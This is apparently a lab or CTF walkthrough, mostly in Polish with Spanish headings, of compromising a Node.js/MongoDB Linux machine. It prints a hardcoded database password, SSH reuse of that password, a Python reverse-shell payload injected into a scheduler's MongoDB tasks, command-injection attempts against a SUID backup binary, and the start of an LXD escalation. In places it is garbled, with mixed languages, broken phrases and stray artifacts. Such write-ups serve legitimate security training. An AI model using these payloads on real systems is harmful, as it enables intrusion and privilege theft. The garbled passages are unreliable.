'QQQQQQQWQQQQQQQQQQQWQQwa,-??$QwadV}<wBHHVHWWBHHUWWBVTTTV5awBQQD6QQQ ]QQQQQQ',          'QQQQQQQQQQQQQQQQQQQQQQWWQQga,-"9$WQQmmwwmBUUHTTVWBWQQQQWVT?96aQWQQQ ]QQQQQQ',          'QQQQQQQQQQWQQQQWQQQQQQQQQQQWQQma,-?9$QQWWQQQQQQQWmQmmmmmQWQQQQWQQW(.yQQQQQW',          'QQQQQQQQQQQQQWQQQQQQWQQQQQQQQQQQQQga%,.  -??9$QQQQQQQQQQQWQQWQQV? sWQQQQQQQ',          'QQQQQQQQQWQQQQQQQQQQQQQQWQQQQQQQQQQQWQQQQmywaa,;~^"!???????!^`_saQWWQQQQQQQ',          'QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQWWWWQQQQQmwywwwwwwmQQWQQQQQQQQQQQ',          'QQQQQQQWQQQWQQQQQQWQQQWQQQQQWQQQQQQQQQQQQQQQQWQQQQQWQQQWWWQQQQQQQQQQQQQQQWQ',          '',          '',          '<!-- ' + randomString + ' -->'        ].join("\n")      );    }  });
  app.use(express.static(path.join(__dirname, 'static')));  app.use(bodyParser.json());  app.use(function(err, req, res, next) {    if (err) {      res.status(err.status || 500);      res.send({        message:"Uh oh, something went wrong!",        error: true      });    }    else {      next();    }  });
  app.get('/api/users/?', function (req, res) {    db.collection('users').find().toArray(function (error, docs) {      if (error) {        res.status(500).send({ error: true });      }      else if (!docs) {        res.status(404).send({ not_found: true });      }      else {        res.send(docs);      }    });  });
  app.get('/api/users/latest', function (req, res) {    db.collection('users').find({ is_admin: false }).toArray(function (error, docs) {      if (error) {        res.status(500).send({ error: true });      }      else if (!docs) {        res.status(404).send({ not_found: true });      }      else {        res.send(docs);      }    });  });
  app.get('/api/users/:username', function (req, res) {    db.collection('users').findOne({ username: req.params.username }, function (error, doc) {      if (error) {        res.status(500).send({ error: true });      }      else if (!doc) {        res.status(404).send({ not_found: true });      }      else {        res.send(doc);      }    });  });
  app.get('/api/session', function (req, res) {    if (req.session.user) {      res.send({        authenticated: true,        user: req.session.user      });    }    else {      res.send({        authenticated: false      });    }  });
  app.post('/api/session/authenticate', function (req, res) {    var failureResult = {      error: true,      message: 'Authentication failed'    };
    if (!req.body.username || !req.body.password) {      res.send(failureResult);      return;    }
    db.collection('users').findOne({ username: req.body.username }, function (error, doc) {      if (error) {        res.status(500).send({          message:"Uh oh, something went wrong!",          error: true        });
        return;      }
      if (!doc) {        res.send(failureResult);        return;      }
      var hash = crypto.createHash('sha256');      var cipherText = hash.update(req.body.password).digest('hex');
      if (cipherText == doc.password) {        req.session.user = doc;        res.send({          success: true        });      }      else {        res.send({          success: false        })      }    });  });
  app.get('/api/admin/backup', function (req, res) {    if (req.session.user && req.session.user.is_admin) {      var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);      var backup = '';
      proc.on("exit", function(exitCode) {        res.header("Content-Type", "text/plain");        res.header("Content-Disposition", "attachment; filename=myplace.backup");        res.send(backup);      });
      proc.stdout.on("data", function(chunk) {        backup += chunk;      });
      proc.stdout.on("end", function() {      });    }    else {      res.send({        authenticated: false      });    }  });
  app.use(function(req, res, next){    res.sendFile('app.html', { root: __dirname });  });
  app.listen(3000, function () {    console.log('MyPlace app listening on port 3000!')  });
});
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web/var/www/myplace]└─$ cat package.json{    "name": "myplace",    "description": "A secure place to meet new people.",    "version": "1.0.0",    "private": true,    "dependencies": {        "express": "4.15.x",        "express-session": "1.15.x",        "body-parser": "1.17.x",        "mongodb": "2.2.x"    }}
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web/var/www/myplace]└─$
Diagnoza: Argument backup_key przekazany do funkcji spawn nie jest kontrolowany przez użytkownika; jest zdefiniowany jako niezmienne stałe (const) w kodzie. Odrzucimy wektor iniekcji polecenia za pośrednictwem aplikacji webowej. Jednak zwrócimy uwagę na użycie rodzimego pliku wykonywalnego do tworzenia kopii zapasowych.
4.2 Analiza Forensic Denegacji Usługi (DoS)
Sección titulada «4.2 Análisis Forense de la Denegación de Servicio (DoS)»Audyt punktu końcowego uwierzytelniania /api/session/authenticate ujawni przyczynę nagłego zamknięcia serwera (wykryte w sekcji 2.1).
Podatny kod:
var hash = crypto.createHash('sha256');var cipherText = hash.update(req.body.password).digest('hex');Aplikacja pobiera parametr req.body.password i wprowadza go do funkcji hash.update() bez wcześniejszej weryfikacji jego typu. Jeśli atakujący wyśle obiekt JSON zamiast ciągu, rodzima biblioteka wywołuje TypeError. Bez bloku try/catch cały proces ulega awarii (awaria serwera), umożliwiając trywialną odmowę usługi (DoS).
4.3 Wyciek Danych Poufnych (Hardcoded Credentials)
Sección titulada «4.3 Fuga de Credenciales (Hardcoded Credentials)»Przeglądając nagłówek pliku app.js, wykryjemy niebezpieczne przechowywanie (w postaci zwykłego tekstu) ciągu połączenia z bazą danych.
Dowód:
const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';To odkrycie ujawnia hasło usługi MongoDB powiązanej z użytkownikiem mark (5AYRft73VtFpc84k).
5. PIERWSZY DOSTĘP (Ponowne Użycie Danych Poufnych)
Sección titulada «5. ACCESO INICIAL (Reutilización de Credenciales)»Stosując zasady ponownego wykorzystania hasła, ustalimy hipotezę, że użytkownik mark mógł wykorzystać swoje hasło administratora MongoDB do konfiguracji dostępu do swojego profilu systemu operacyjnego. Przeprowadzimy próbę połączenia z usługą SSH.
Wynik (Foothold):
Autentykacja zakończy się powodzeniem z odszyfrowanym hasłem (5AYRft73VtFpc84k). Uzyskamy interaktywną sesję jako użytkownik mark.
6. PO-EXPLOTACJA I LOKALNA ENUMERACJA
Sección titulada «6. POST-EXPLOTACIÓN Y ENUMERACIÓN LOCAL»Zacznimy fazę rozpoznania wewnętrznego i enumeracji, aby uzyskać pierwszy flag i przygotować wektor eskalacji uprawnień.
6.1 Warunek Odmowy Dostępu (Flag Użytkownika)
Sección titulada «6.1 Condición de Acceso Denegado (User Flag)»Zbadamy katalog /home/. Zobaczymy istnienie różnych profili.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web/var/www/myplace]└─$ ssh mark@172.18.33.134The authenticity of host '172.18.33.134 (172.18.33.134)' can't be established.ED25519 key fingerprint is: SHA256:l5rO4mtd28sC7Bh8t7rHpUxqmHnGYUDxX1DHmLFrzrkThis key is not known by any other names.Are you sure you want to continue connecting (yes/no/[fingerprint])? yesWarning: Permanently added '172.18.33.134' (ED25519) to the list of known hosts.** WARNING: connection is not using a post-quantum key exchange algorithm.** This session may be vulnerable to "store now, decrypt later" attacks.** The server may need to be upgraded. See https://openssh.com/pq.htmlmark@172.18.33.134's password:
The programs included with the Ubuntu system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted byapplicable law.
              .-.        .-'``(|||)     ,`\ \    `-`.                 88                         88    /   \ '``-.   `                88                         88  .-.  ,       `___:      88   88  88,888,  88   88  ,88888, 88888  88   88 (:::) :        ___       88   88  88   88  88   88  88   88  88    88   88  `-`  `       ,   :      88   88  88   88  88   88  88   88  88    88   88    \   / ,..-`   ,       88   88  88   88  88   88  88   88  88    88   88     `./ /    .-.`        '88888'  '88888'  '88888'  88   88  '8888 '88888'        `-..-(   )              `-`
The programs included with the Ubuntu system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted byapplicable law.
Last login: Tue Feb  3 20:16:26 2026 from 192.168.56.1mark@ciber-6:~$ lsmark@ciber-6:~$ lltotal 28drwxr-xr-x 3 root root 4096 Feb  3 20:18 ./drwxr-xr-x 6 root root 4096 Feb  3 20:19 ../-rw------- 1 root root  122 Feb  3 20:20 .bash_history-rw-r--r-- 1 root root  220 Aug 31  2017 .bash_logout-rw-r--r-- 1 root root 3771 Aug 31  2017 .bashrcdrwx------ 2 root root 4096 Aug 31  2017 .cache/-rw-r----- 1 root root    0 Sep  3  2017 .dbshell-rwxr-xr-x 1 root root    0 Sep  3  2017 .mongorc.js*-rw-r--r-- 1 root root  655 Aug 31  2017 .profilemark@ciber-6:~$ ll ..total 24drwxr-xr-x  6 root root 4096 Feb  3 20:19 ./drwxr-xr-x 25 root root 4096 Sep  2  2017 ../drwxr-xr-x  2 root root 4096 Aug 31  2017 frank/drwxr-xr-x  3 root root 4096 Feb  3 20:18 mark/drwxr-xr-x  6 root root 4096 Sep  3  2017 tom/drwxr-xr-x  4 xavi xavi 4096 Feb  3 20:22 xavi/mark@ciber-6:~$ ll ../frank/total 20drwxr-xr-x 2 root root 4096 Aug 31  2017 ./drwxr-xr-x 6 root root 4096 Feb  3 20:19 ../-rw-r--r-- 1 root root  220 Aug 31  2017 .bash_logout-rw-r--r-- 1 root root 3771 Aug 31  2017 .bashrc-rw-r--r-- 1 root root  655 Aug 31  2017 .profilemark@ciber-6:~$ ll ../tomtotal 40drwxr-xr-x 6 root root 4096 Sep  3  2017 ./drwxr-xr-x 6 root root 4096 Feb  3 20:19 ../-rw-r--r-- 1 root root  220 Aug 29  2017 .bash_logout-rw-r--r-- 1 root root 3771 Aug 29  2017 .bashrcdrwx------ 2 root root 4096 Aug 29  2017 .cache/drwxr-xr-x 3 root root 4096 Aug 30  2017 .config/-rw-r----- 1 root root    0 Sep  3  2017 .dbshell-rwxr-xr-x 1 root root    0 Aug 30  2017 .mongorc.js*drwxrwxr-x 2 root root 4096 Aug 29  2017 .nano/drwxr-xr-x 5 root root 4096 Aug 31  2017 .npm/-rw-r--r-- 1 root root  655 Aug 29  2017 .profile-rw-r----- 1 root tom    33 Sep  3  2017 user.txtmark@ciber-6:~$ cat ../tom/user.txtcat: ../tom/user.txt: Permission deniedmark@ciber-6:~$
Analityka: Flagę użytkownika (user.txt) można znaleźć w katalogu użytkownika tom i jej uprawnienia pozwalają tylko na odczyt właścicielowi (root) lub członkom grupy (tom). Jako użytkownik mark, próba odczytu zwraca „Permission denied”.
6.2 Wykrywanie Wektorów Eskalacji (SUID)
Sección titulada «6.2 Detección de Vectores de Escalada (SUID)»Przejdziemy do wyszukiwania źle skonfigurowanych plików z aktywnym bitem SUID.
Wśród wyników wyróżnia się niestandardowy plik binarny: /usr/local/bin/backup.
mark@ciber-6:~$ find / -perm -u=s -type f 2>/dev/null/usr/lib/eject/dmcrypt-get-device/usr/lib/snapd/snap-confine/usr/lib/dbus-1.0/dbus-daemon-launch-helper/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic/usr/lib/openssh/ssh-keysign/usr/lib/policykit-1/polkit-agent-helper-1/usr/local/bin/backup/usr/bin/chfn/usr/bin/at/usr/bin/gpasswd/usr/bin/newgidmap/usr/bin/chsh/usr/bin/sudo/usr/bin/pkexec/usr/bin/newgrp/usr/bin/passwd/usr/bin/newuidmap/bin/ping/bin/umount/bin/fusermount/bin/ping6/bin/ntfs-3g/bin/su/bin/mountmark@ciber-6:~$Wyciągniemy osadzone w kodzie łańcuchy tekstowe, aby zrozumieć wewnętrzne funkcjonowanie.
mark@ciber-6:~$ strings /usr/local/bin/backup/lib/ld-linux.so.2libc.so.6_IO_stdin_usedsetuidstrcpyexitsprintfsrandfopenstrncpyputstimeclockgetpidfgetsstrstrstrcspnfclosestrcatremovesystemgeteuidstrchraccessstrcmp__libc_start_main__gmon_start__GLIBC_2.1GLIBC_2.0PTRhWVSQY[^_]UWVSt$,U[^_][37m[33m %s[!]%s %s[32m %s[+]%s %s %s[+]%s Starting archiving %s ____________________________________________________ / \ | _____________________________________________ | | | | | | | Secure Backup v1.0 | | | |_____________________________________________| | | | \_____________________________________________________/ \_______________________________________/ _______________________________________________ _-' .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-. --- `-_ _-'.-.-. .---.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.--. .-.-.`-_ _-'.-.-.-. .---.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-`__`. .-.-.-.`-_ _-'.-.-.-.-. .-----.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-----. .-.-.-.-.`-_ _-'.-.-.-.-.-. .---.-. .-----------------------------. .-.---. .---.-.-.-.`-_:-----------------------------------------------------------------------------:`---._.-----------------------------------------------------------------._.---'Could not open fileValidated access tokenAh-ah-ah! You didn't say the magic word!Finished! Encoded backup is below:UEsDBDMDAQBjAG++IksAAAAA7QMAABgKAAAIAAsAcm9vdC50eHQBmQcAAgBBRQEIAEbBKBl0rFrayqfbwJ2YyHunnYq1Za6G7XLo8C3RH/hu0fArpSvYauq4AUycRmLuWvPyJk3sF+HmNMciNHfFNLD3LdkGmgwSW8j50xlO6SWiH5qU1Edz340bxpSlvaKvE4hnK/oan4wWPabhw/2rwaaJSXucU+pLgZorY67Q/Y6cfA2hLWJabgeobKjMy0njgC9c8cQDaVrfE/ZiS1S+rPgz/e2Pc3lgkQ+lAVBqjo4zmpQltgIXauCdhvlA1Pe/BXhPQBJab7NVF6Xm3207EfD3utbrcuUuQyF+rQhDCKsAEhqQ+Yyp1Tq2o6BvWJlhtWdts7rCubeoZPDBD6Mejp3XYkbSYYbzmgr1poNqnzT5XPiXnPwVqH1fG8OSO56xAvxx2mU2EP+Yhgo4OAghyW1sgV8FxenV8p5c+u9bTBTz/7WlQDI0HUsFAOHnWBTYR4HTvyi8OPZXKmwsPAG1hrlcrNDqPrpsmxxmVR8xSRbBDLSrH14pXYKPY/a4AZKO/GtVMULlrpbpIFqZ98zwmROFstmPl/cITNYWBlLtJ5AmsyCxBybfLxHdJKHMsK6Rp4MO+wXrd/EZNxM8lnW6XNOVgnFHMBsxJkqsYIWlO0MMyU9L1CL2RRwm2QvbdD8PLWA/jp1fuYUdWxvQWt7NjmXo7crC1dA0BDPg5pVNxTrOc6lADp7xvGK/kP4F0eR+53a4dSL0b6xFnbL7WwRpcF+Ate/Ut22WlFrg9A8gqBC8Ub1SnBU2b93ElbG9SFzno5TFmzXk3onbLaaEVZl9AKPA3sGEXZvVP+jueADQsokjJQwnzg1BRGFmqWbR6hxPagTVXBbQ+hytQdd26PCuhmRUyNjEIBFx/XqkSOfAhLI9+Oe4FH3hYqb1W6xfZcLhpBs4Vwh7t2WGrEnUm2/F+X/OD+s9xeYniyUrBTEaOWKEv2NOUZudU6X2VOTX6QbHJryLdSU9XLHB+nEGeq+sdtifdUGeFLct+Ee2pgR/AsSexKmzW09cx865KuxKnR3yoC6roUBb30Ijm5vQuzg/RM71P5ldpCK70RemYniiNeluBfHwQLOxkDn/8MN0CEBr1eFzkCNdblNBVA7b9m7GjoEhQXOpOpSGrXwbiHHm5C7Zn4kZtEy729ZOo71OVuT9i+4vCiWQLHrdxYkqiC7lmfCjMh9e05WEy1EBmPaFkYgxK2c6xWErsEv38++8xdqAcdEGXJBR2RT1TlxG/YlB4B7SwUem4xG6zJYi452F1klhkxloV6paNLWrcLwokdPJeCIrUbn+C9TesqoaaXASnictzNXUKzT905OFOcJwt7FbxyXk0z3FxD/tgtUHcFBLAQI/AzMDAQBjAG++IksAAAAA7QMAABgKAAAIAAsAAAAAAAAAIIC0gQAAAAByb290LnR4dAGZBwACAEFFAQgAUEsFBgAAAAABAAEAQQAAAB4EAAAAAA==/root/etc/tmp/.backup_%i/usr/bin/zip -r -P magicword %s %s > /dev/null/usr/bin/base64 -w0 %sThe target path doesn't exist;*2$"GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609crtstuff.c__JCR_LIST__deregister_tm_clones__do_global_dtors_auxcompleted.7200__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entrybackup.c__FRAME_END____JCR_END____init_array_end_DYNAMIC__init_array_start__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_csu_finistrstr@@GLIBC_2.0strcmp@@GLIBC_2.0_ITM_deregisterTMCloneTable__x86.get_pc_thunk.bxstrcspn@@GLIBC_2.0fgets@@GLIBC_2.0_edatafclose@@GLIBC_2.1time@@GLIBC_2.0geteuid@@GLIBC_2.0strcat@@GLIBC_2.0strcpy@@GLIBC_2.0getpid@@GLIBC_2.0__data_startputs@@GLIBC_2.0system@@GLIBC_2.0clock@@GLIBC_2.0__gmon_start__exit@@GLIBC_2.0__dso_handledisplaySuccess_IO_stdin_usedsrand@@GLIBC_2.0strchr@@GLIBC_2.0__libc_start_main@@GLIBC_2.0displayWarningdisplayTarget__libc_csu_initfopen@@GLIBC_2.1strncpy@@GLIBC_2.0_fp_hwaccess@@GLIBC_2.0__bss_startmainsetuid@@GLIBC_2.0_Jv_RegisterClassessprintf@@GLIBC_2.0remove@@GLIBC_2.0__TMC_END___ITM_registerTMCloneTable.symtab.strtab.shstrtab.interp.note.ABI-tag.note.gnu.build-id.gnu.hash.dynsym.dynstr.gnu.version.gnu.version_r.rel.dyn.rel.plt.init.plt.got.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.jcr.dynamic.got.plt.data.bss.commentmark@ciber-6:~$Zidentyfikujemy następującą linię wrażliwą:
/usr/bin/zip -r -P magicword %s %s > /dev/null
La función de C subyacente (system y sprintf) formatea la cadena introduciendo la ruta destino sin ninguna forma de sanitización. Esto permite concatenar comandos inyectando caracteres de finalización como ; o &&.
6.3 Ograniczenia Grupy i Próby Ruchu Bocznego
Sección titulada «6.3 Restricciones de Grupo e Intentos de Movimiento Lateral»Aby wykorzystać wstrzykiwanie poleceń w pliku wykonywalnym /usr/local/bin/backup, spróbujemy wcześniej wykonać binarny plik SUID, uzyskując Permission denied.
Analityka uprawnień binarnego pliku SUID:
mark@ciber-6:/tmp$ ls -la /usr/local/bin/backup-rwsr-xr-- 1 root admin 16484 Sep 3 2017 /usr/local/bin/backupmark@ciber-6:/tmp$Plik należy do użytkownika root i grupy admin. Użytkownik mark nie należy do tej grupy. Główna hipoteza jest taka, że użytkownik tom (właściciel flagi użytkownika) jest członkiem grupy admin.
Spróbujemy lokalnej zmiany użytkownika (su tom) przy użyciu odszyfrowanego wcześniej hasła do konta internetowego (spongebob), ale uwierzytelnienie nie powiedzie się (brak ponownego użycia hasła).
6.4 Audyt Procesów Wewnętrznych (Usługa Scheduler)
Sección titulada «6.4 Auditoría de Procesos Internos (El Servicio Scheduler)»Audyt został przekierowany do aktywnych procesów wewnętrznych działających w tle:
mark@ciber-6:/tmp$ ps aux | grep nodetom 1690 0.0 4.6 1008568 35104 ? Ssl 15:22 0:01 /usr/bin/node /var/scheduler/app.jstom 1837 0.0 4.6 1020268 35540 ? Ssl 16:10 0:01 /usr/bin/node /var/www/myplace/app.jsmark 2031 0.0 0.1 14228 920 pts/0 S+ 18:15 0:00 grep --color=auto nodemark@ciber-6:/tmp$Zobaczymy, że użytkownik tom utrzymuje stały proces o nazwie /var/scheduler/app.js. Wyciągniemy kod źródłowy, aby go zbadać.
Forensyczna analiza Scheduler (Esbelta Feble):
mark@ciber-6:/tmp$ cat /var/scheduler/app.jsconst exec        = require('child_process').exec;const MongoClient = require('mongodb').MongoClient;const ObjectID    = require('mongodb').ObjectID;const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';
MongoClient.connect(url, function(error, db) {  if (error || !db) {    console.log('[!] Failed to connect to mongodb');    return;  }
  setInterval(function () {    db.collection('tasks').find().toArray(function (error, docs) {      if (!error && docs) {        docs.forEach(function (doc) {          if (doc) {            console.log('Executing task ' + doc._id + '...');            exec(doc.cmd);            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });          }        });      }      else if (error) {        console.log('Something went wrong: ' + error);      }    });  }, 30000);
});mark@ciber-6:/tmp$
Ten blok kodu reprezentuje krytyczną lukę w zabezpieczeniach (Command Injection via Database):
- Proces sprawdza kolekcję
tasksw bazie danychschedulerco 30 sekund. - Uwierzytelnia się przy użyciu poświadczeń naszego bieżącego użytkownika (
mark). - Pobiera pole
cmdz dowolnego istniejącego dokumentu i wykonuje je natywnie na poziomie systemu za pomocą niebezpiecznej funkcjiexec().
Ponieważ działa pod uprawnieniami tom, otwiera idealny wektor ruchu bocznego.
7. RUCH BOCZNY (Od Marka do Toma)
Sección titulada «7. MOVIMIENTO LATERAL (De Mark a Tom)»Aby stać się użytkownikiem tom i móc legalnie współdziałać z binarnymi plikami jego grupy i plikami, wykorzystamy lukę w planie zadań, wstrzykując odwrotną powłokę.
7.1 Wstrzyknięcie Reverse Shell (MongoDB)
Sección titulada «7.1 Inyección de Reverse Shell (MongoDB)»Wykorzystując fakt, że użytkownik mark ma uprawnienia do zapisu w bazie danych scheduler, otworzymy konsolę MongoDB i wstrzykniemy ładunek w Pythonie, który połączy się z powrotem z maszyną audytora.
Polecenie wstrzyknięcia:
mark@ciber-6:~$ mongo scheduler -u mark -p 5AYRft73VtFpc84kMongoDB shell version: 3.2.16connecting to: scheduler>Polecenie wewnątrz MongoDB:
db.tasks.insert({ cmd: "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"127.0.0.1\",4445));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/bash\",\"-i\"]);'" })WriteResult({ "nInserted" : 1 })W ciągu moins niż 30 sekund proces Node.js tom przetwarza bazę danych i wykonuje polecenie systemowe, ustanawiając połączenie odwrotne.
Dowód nowej sesji:
mark@ciber-6:~$ nc -lvnp 4445Listening on [0.0.0.0] (family 0, port 4445)Connection from [127.0.0.1] port 4445 [tcp/*] accepted (family 2, sport 33658)bash: cannot set terminal process group (1690): Inappropriate ioctl for devicebash: no job control in this shellTo run a command as administrator (user "root"), use "sudo <command>".See "man sudo_root" for details.
tom@ciber-6:/$ ididuid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare),1002(admin)tom@ciber-6:/$
Sukces tego procederu daje natychmiastowy dostęp do pliku user.txt. Ponadto, wyliczanie grup potwierdza, że użytkownik tom należy do admin i lxd, otwierając dwa potencjalne ścieżki eskalacji do Root.
8. ESKALACJA UPRAWNIEŃ (Rooting via LXD)
Sección titulada «8. ESCALADA DE PRIVILEGIOS (Rooting via LXD)»Mimożliwości miałśmy dostęp do źle zaprogramowanego binarnego pliku roota z uprawnieniami SUID (/usr/local/bin/backup), próby eskalacji uprawnień poprzez wstrzyknięcie poleceń nie powiodły się z powodu solidnych zabezpieczeń środowiska w Ubuntu. Z tego powodu ostateczna decyzja polegała na użyciu uprzywilejowanego dostępu poprzez przynależność do grupy LXD.
Następnie, przedstawimy pełną diagnozę, dlaczego wektor SUID zawiódł i jak przeprowadzono integrację z sukcesem za pomocą LXD.
SUID Toma:
tom@ciber-6:/$ find / -perm -u=s -type f 2>/dev/nullfind / -perm -u=s -type f 2>/dev/null/usr/lib/eject/dmcrypt-get-device/usr/lib/snapd/snap-confine/usr/lib/dbus-1.0/dbus-daemon-launch-helper/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic/usr/lib/openssh/ssh-keysign/usr/lib/policykit-1/polkit-agent-helper-1/usr/local/bin/backup/usr/bin/chfn/usr/bin/at/usr/bin/gpasswd/usr/bin/newgidmap/usr/bin/chsh/usr/bin/sudo/usr/bin/pkexec/usr/bin/newgrp/usr/bin/passwd/usr/bin/newuidmap/bin/ping/bin/umount/bin/fusermount/bin/ping6/bin/ntfs-3g/bin/su/bin/mounttom@ciber-6:/$8.1 Nieudane próby eskalacji (problem z SUID i dash)
Sección titulada «8.1 Intentos de Escalada Fallidos (El problema del SUID y dash)»Audyt sprawdził wiele wektorów wstrzyknięcia poleceń do binarnego pliku /usr/local/bin/backup, który wykorzystuje system() w niebezpieczny sposób. Celem było przyznanie uprawnień SUID do interaktywnego binarnego pliku, ale zostało to systematycznie złagodzone.
Podjęte próby:
-
Wstrzyknięto parametr, który próbował przyznać uprawnienia SUID do
/usr/bin/find:Ventana de terminal tom@ciber-6:/$ mkdir -p "/tmp/a;chmod u+s /usr/bin/find"mkdir -p "/tmp/a;chmod u+s /usr/bin/find"tom@ciber-6:/$ /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/tmp/a;chmod u+s /usr/bin/find"<0afc3d98a8d0230167104d474 "/tmp/a;chmod u+s /usr/bin/find"[+] Finished! Encoded backup is below:UEsDBDMDAQBjAG++IksAAAAA7QMAABgKAAAIAAsAcm9vdC50eHQBmQcAAgBBRQEIAEbBKBl0rFrayqfbwJ2YyHunnYq1Za6G7XLo8C3RH/hu0fArpSvYauq4AUycRmLuWvPyJk3sF+HmNMciNHfFNLD3LdkGmgwSW8j50xlO6SWiH5qU1Edz340bxpSlvaKvE4hnK/oan4wWPabhw/2rwaaJSXucU+pLgZorY67Q/Y6cfA2hLWJabgeobKjMy0njgC9c8cQDaVrfE/ZiS1S+rPgz/e2Pc3lgkQ+lAVBqjo4zmpQltgIXauCdhvlA1Pe/BXhPQBJab7NVF6Xm3207EfD3utbrcuUuQyF+rQhDCKsAEhqQ+Yyp1Tq2o6BvWJlhtWdts7rCubeoZPDBD6Mejp3XYkbSYYbzmgr1poNqnzT5XPiXnPwVqH1fG8OSO56xAvxx2mU2EP+Yhgo4OAghyW1sgV8FxenV8p5c+u9bTBTz/7WlQDI0HUsFAOHnWBTYR4HTvyi8OPZXKmwsPAG1hrlcrNDqPrpsmxxmVR8xSRbBDLSrH14pXYKPY/a4AZKO/GtVMULlrpbpIFqZ98zwmROFstmPl/cITNYWBlLtJ5AmsyCxBybfLxHdJKHMsK6Rp4MO+wXrd/EZNxM8lnW6XNOVgnFHMBsxJkqsYIWlO0MMyU9L1CL2RRwm2QvbdD8PLWA/jp1fuYUdWxvQWt7NjmXo7crC1dA0BDPg5pVNxTrOc6lADp7xvGK/kP4F0eR+53a4dSL0b6xFnbL7WwRpcF+Ate/Ut22WlFrg9A8gqBC8Ub1SnBU2b93ElbG9SFzno5TFmzXk3onbLaaEVZl9AKPA3sGEXZvVP+jueADQsokjJQwnzg1BRGFmqWbR6hxPagTVXBbQ+hytQdd26PCuhmRUyNjEIBFx/XqkSOfAhLI9+Oe4FH3hYqb1W6xfZcLhpBs4Vwh7t2WGrEnUm2/F+X/OD+s9xeYniyUrBTEaOWKEv2NOUZudU6X2VOTX6QbHJryLdSU9XLHB+nEGeq+sdtifdUGeFLct+Ee2pgR/AsSexKmzW09cx865KuxKnR3yoC6roUBb30Ijm5vQuzg/RM71P5ldpCK70RemYniiNeluBfHwQLOxkDn/8MN0CEBr1eFzkCNdblNBVA7b9m7GjoEhQXOpOpSGrXwbiHHm5C7Zn4kZtEy729ZOo71OVuT9i+4vCiWQLHrdxYkqiC7lmfCjMh9e05WEy1EBmPaFkYgxK2c6xWErsEv38++8xdqAcdEGXJBR2RT1TlxG/YlB4B7SwUem4xG6zJYi452F1klhkxloV6paNLWrcLwokdPJeCIrUbn+C9TesqoaaXASnictzNXUKzT905OFOcJwt7FbxyXk0z3FxD/tgtUHcFBLAQI/AzMDAQBjAG++IksAAAAA7QMAABgKAAAIAAsAAAAAAAAAIIC0gQAAAAByb290LnR4dAGZBwACAEFFAQgAUEsFBgAAAAABAAEAQQAAAB4EAAAAAA==tom@ciber-6:/$Wynik: Proces wydaje się kończyć się powodzeniem (
[+] Finished!), ale/usr/bin/findnie otrzymuje uprawnień. Interpreter/bin/sh(który w Ubuntu łączy się zdash) wykrywa uruchomienie podprocesu z aktywnym bitem SUID, identyfikuje, że UID rzeczywisty (1000) nie zgadza się z efektywnym (0) i odrzuca uprawnienia przed wykonaniem polecenia użytkownika. -
Intencje manipulowania wstrzyknięciem za pomocą skryptów lub Pythona wymagały specjalnych znaków. Na przykład utworzenie folderu
mkdir "a;cat /root/root.txt >&2", aby uniknąć wewnętrznej kontroli kodu C (access()) zwróciło:mkdir: cannot create directory ‘a;cat /root/root.txt >&2’: No such file or directoryVentana de terminal tom@ciber-6:~$ mkdir "a;cat /root/root.txt >&2"mkdir "a;cat /root/root.txt >&2"mkdir: cannot create directory ‘a;cat /root/root.txt >&2’: No such file or directorytom@ciber-6:~$Przyczyna: Linux ściśle ogranicza użycie ukośnika
/w nazwach plików/katalogów, unieważniając bardziej złożone ładunki. -
Próbowano techniki Path Hijacking, modyfikując zmienną
PATH, aby plik binarny odczytał uszkodzony skrypt o nazwiezipz/tmp: Przyczyny niepowodzenia: Analizując plik za pomocąstrings /usr/local/bin/backup, ujawniono, że programista użył bezwzględnych ścieżek do wywoływania binarnych systemów (/usr/bin/zipi/usr/bin/base64), co sprawia, że plik jest odporny na manipulacje$PATH.
8.2 Wymijanie początkowych ograniczeń LXD
Sección titulada «8.2 Evasión de Restricciones Iniciales de LXD»Po odrzuceniu binarnego backupu do wykorzystania shella, wysiłek koncentruje się na tym, że użytkownik tom należy do grupy kontenerów LXD.
Typowa procedura polega na utworzeniu uprzywilejowanego kontenera i zamontowaniu na nim dysku hosta. Jednak podczas pracy na serwerze napotkano dwie wyraźne przeszkody:
Przeszkoda 1: Katalog domowy zablokowany (tylko do odczytu)
